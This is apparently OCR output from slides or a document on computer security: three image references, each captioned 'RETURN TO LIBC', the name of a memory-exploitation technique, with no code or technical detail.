
RETURN TO LIBC




RETURN TO LIBC




RETURN TO LIBC



